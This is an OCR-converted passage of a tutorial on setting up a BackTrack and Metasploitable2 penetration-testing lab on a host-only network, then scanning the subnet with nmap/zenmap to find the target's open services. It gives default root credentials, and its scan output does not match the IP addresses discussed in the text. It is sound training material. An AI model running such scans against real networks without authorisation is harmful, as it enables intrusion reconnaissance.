
```
ISOLINUX 3.63 Debian-2008-07-15  Copyright (C) 1994-2008 H. Peter Anvin
boot: _
```

You should come to this screen, press **Enter** on your keyboard again and let it do its thing



```
BackTrack Live CD

BackTrack Text - Default Boot Text Mode
BackTrack Stealth - No Networking enabled
BackTrack Forensics - No Drive or Swap Mount
BackTrack noDRM - No DRM Drivers
BackTrack Debug - Safe Mode
BackTrack Memtest - Run memtest
Hard Drive Boot - boot the first hard disk

Press [Tab] to edit options
```

Eventually you will come to this screen, type **startx** and give it time to load the OS




```
[    2.755370] scsi2 : ioc0: LSI53C1030 B0, FwRev=01032920h, Ports=1, MaxQ=128, IRQ=17
[    2.806307] hub 2-2:1.0: USB hub found
[    2.811273] hub 2-2:1.0: 7 ports detected
[    2.831447] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2
/2-1/2-1:1.0/input/input2
[    2.836738] generic-usb 0003:0E0F:0003.0001: input,hidraw0: USB HID v1.10 Mouse [VMware VMware Virtual U
SB Mouse] on usb-0000:02:00.0-1/input0
[    2.843750] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2
/2-1/2-1:1.1/input/input3
[    2.847341] generic-usb 0003:0E0F:0003.0002: input,hidraw1: USB HID v1.10 Mouse [VMware VMware Virtual U
SB Mouse] on usb-0000:02:00.0-1/input1
[    2.847769] usbcore: registered new interface driver usbhid
[    2.847881] usbhid: USB HID core driver
[    2.868276] scsi 2:0:0:0: Direct-Access     VMware,  VMware Virtual S 1.0  PQ: 0 ANSI: 2
[    2.870881] scsi target2:0:0: Beginning Domain Validation
[    2.871755] scsi target2:0:0: Domain Validation skipping write tests
[    2.871867] scsi target2:0:0: Ending Domain Validation
[    2.871978] scsi target2:0:0: FAST-40 WIDE SCSI 80.0 MB/s ST (25 ns, offset 127)
[    2.876010] sd 2:0:0:0: [sda] 31457280 512-byte logical blocks: (16.1 GB/15.0 GiB)
[    2.876234] sd 2:0:0:0: [sda] Write Protect is off
[    2.876519] sd 2:0:0:0: [sda] Cache data unavailable
[    2.876630] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.877310] sd 2:0:0:0: [sda] Cache data unavailable
[    2.877421] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.882047] sd 2:0:0:0: Attached scsi generic sg1 type 0
[    2.884669]  sda: unknown partition table
[    2.891553] sd 2:0:0:0: [sda] Cache data unavailable
[    2.893709] sd 2:0:0:0: [sda] Assuming drive cache: write through
[    2.894835] sd 2:0:0:0: [sda] Attached SCSI disk
[    3.082466] usb 2-2.1: new full-speed USB device number 4 using uhci_hcd
Linux root 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

 System information disabled due to load higher than 1.0
root@root:~# startx_
```

"The quieter you become, the more you are able to hear."

Once BackTrack is loaded you should see this screen

Double click the icon on the desktop ->**Install BackTrack**




If at any time a dialog box at the bottom of your screen appears saying to install VMTools, select **remind me later. We will install this later on in the lesson.*

**Don't worry about the screen resolution or anything else. We will fix this later on.*

A popup dialog box should appear like below

Install the OS like you would install any program by selecting ->**Forward** and leaving everything default




Welcome

Ready to install? Once you answer a few questions, the contents of the live CD can be installed on this computer so you can run BackTrack Live at full speed without the CD.

Answering the questions should only take a few minutes.

Step 1 of 7

Next you should see the OS begin to install




Copying files...

22%

**This could take a little bit depending on your computer speed; mine took about 30-45 minutes; Grab a coffee and watch a TV show while this installs*

Eventually you will see this screen, select ->**Restart Now** and minimize VMware player

Sometimes the VM will freeze, if this happens just manually close VMware Player by clicking the **X in the upper right hand corner when prompted select->**Power Off**; Reopen VMware Player click BT5 R2 and select ->**Play virtual machine.***



Installation Complete

Installation has finished. You can continue testing Ubuntu now, but until you restart the computer, any changes you make or documents you save will not be preserved.

When prompted to for bt login type "**root**" and password "**toor**" then "**startx"** to bring the GUI back up

Time to install Metasploitable2, click your start menu and open another VMware Player

Select ->**Open a Virtual Machine**

Navigate to the folder containing your Metasploitable2 and select the file called **Metasploitable.vmx**

IMPORTANT!

Like above select ->**Customize Hardware…** and Select ->**Network Adaptor** (for all listed, mine had two) and on the right plane select the radio button **Host-only: A private network shared with the host** (again this will make our pen-testing lab on a closed network)

Change your RAM to 1024

Congratulations, you now have two VMs setup and ready to used!


Open another VMware Player select Metasploitable2-Linux and click ->**Play virtual machine**

IMPORTANT minimize Metasploitable2 immediately!!!

You need to think like a pen-tester and you no longer have access to this VM. Think of it as a computer located across the globe (but you're on the same subnet…so ignore small fact that for now)

Section 3 – Install VMware Tools


Real quick basics for BackTrack, to open a terminal window click the terminal icon on the bottom left. The icon looks like a black square with “**>_**” in the upper left hand corner



To install VMware Tools please go to the following link and follow the instructions; I have provided some screen shots if you need them


http://www.backtrack-linux.org/wiki/index.php/VMware_Tools

After following the instructions from the link above your screen should look like this right before you execute the **./vmware-install.pl** command



```
root@bt:~# mkdir /etc/cups/ppd
root@bt:~# prepare-kernel-sources
[*] Kernel source seems to be available
scripts/kconfig/conf --silentoldconfig Kconfig
  CHK     include/linux/version.h
  CHK     include/generated/utsrelease.h
  CALL    scripts/checksyscalls.sh
[*] tada!
root@bt:~# mkdir /mnt/cdrom
root@bt:~# mount /dev/cdrom /mnt/cdrom/
mount: block device /dev/sr0 is write-protected, mounting read-only
root@bt:~# cp /mnt/cdrom/VMwareTools-9.2.2-893683.tar.gz /tmp/
root@bt:~# cd /tmp/
root@bt:/tmp# tar zxpf VMwareTools-9.2.2-893683.tar.gz
root@bt:/tmp# cd vmware-tools-distrib/
root@bt:/tmp/vmware-tools-distrib# ./vmware-install.pl
```


For VMware Player the location for installing VMware Tools select ->**Player** (top left hand side), then select ->**Manage**, and then click ->**Install VMware Tools…**



Once you execute the **./vmware-install.pl** command you will be asked a lot of questions, just press enter to keep everything default. Eventually you should see the command prompt return like below

Type the following command:

root@bt:~# sudo init 6



```
1. Manually start /usr/bin/vmware-user
2. Log out and log back into your desktop session; and,
3. Restart your X session.

To use the vmxnet driver, restart networking using the following commands:
/etc/init.d/networking stop
rmmod pcnet32
rmmod vmxnet
modprobe vmxnet
/etc/init.d/networking start

Enjoy,

--the VMware team

Found VMware Tools CDROM mounted at /mnt/cdrom. Ejecting device /dev/sr0 ...
root@bt:/tmp/vmware-tools-distrib# sudo init 6
```

This will reset your BackTrack, bt login: **root** password: **toor** and type **startx** to bring the GUI up

You will now notice that the size of BackTrack will adjust to your window size (pretty convenient)

To make the VM full screen press **Ctr+Alt+Enter** on your keyboard, to exit full size press the same keys.

You can also drag and drop files from your host machine into your VM, this will be very useful with future exploits and techniques we will be exploring

**For this pen-testing lab it will not be necessary to install VMware Tools on metapsloitable2*

You are finally all finished with installing and setting up your lab time to begin having fun…


Section 4 – Pen-testing – First Exploit

Open a terminal by clicking the icon located second from the left on the bottom of your screen. It looks like a little black square with silver around it. Type the following at the command prompt:

root@bt:~# ifconfig -a

Take note of your IP address. In my case it is **192.168.10.128** yours may and probably will be different

For purposes of this lab you are already on the same subnet as our victim, how can we now figure out their IP address?




```
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e2:93:c9
          inet addr:192.168.10.128  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee2:93c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:288 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27270 (27.2 KB)  TX bytes:2006 (2.0 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:120 errors:0 dropped:0 overruns:0 frame:0
          TX packets:120 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16705 (16.7 KB)  TX bytes:16705 (16.7 KB)

root@bt:~# 
```

In comes a nice scanning tool called **nmap**, or the GUI version which we will use called **zenmap**

To load zenmap at the command prompt type:

root@bt:~# zenmap &


The following should pop up on your screen



Target:
Profile: Intense scan
Command: nmap -T4 -A -v

Enter:
Target: **192.168.10.0/24**
Profile: **Quick scan**
Click ->**Scan**

After it is done performing its scan of the network you now should have a similar output to below



Target: 192.168.10.0/24
Profile: Quick scan
Command: nmap -T4 -F 192.168.10.0/24

```
192.168.10.1
192.168.10.12
192.168.10.13
192.168.10.25
```

```
nmap -T4 -F 192.168.10.0/24
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 00:0C:29:CE:B1:CA (VMware)

Nmap scan report for 192.168.10.254
Host is up (0.00012s latency).
All 100 scanned ports on 192.168.10.254 are filtered
MAC Address: 00:50:56:F0:12:0D (VMware)

Nmap done: 256 IP addresses (4 hosts up) scanned in
47.50 seconds
```


After it is done scanning take note of the new findings. Some pretty interesting things we can gather from this little tool. First look at the left pane and see what IP address was discovered on the network.

192.168.10.1 – Default gateway, of no interest because we are already on the network!
192.168.10.128 – That is our IP
192.168.10.131 – Hmmm must be the other machine on the network **(your IP address will be different!)**
192.168.10.254 – Possible another machine?

If you look closely at the results you can see **x.x.x.131** has quite a bit of open ports. Let's run a little more in-depth of a scan on just that IP


Target: **[IP Address you discovered]**
Profile: **Quick scan plus**
Click ->**Scan**

You should get similar results like below



```
5.0.51a-3ubuntu5
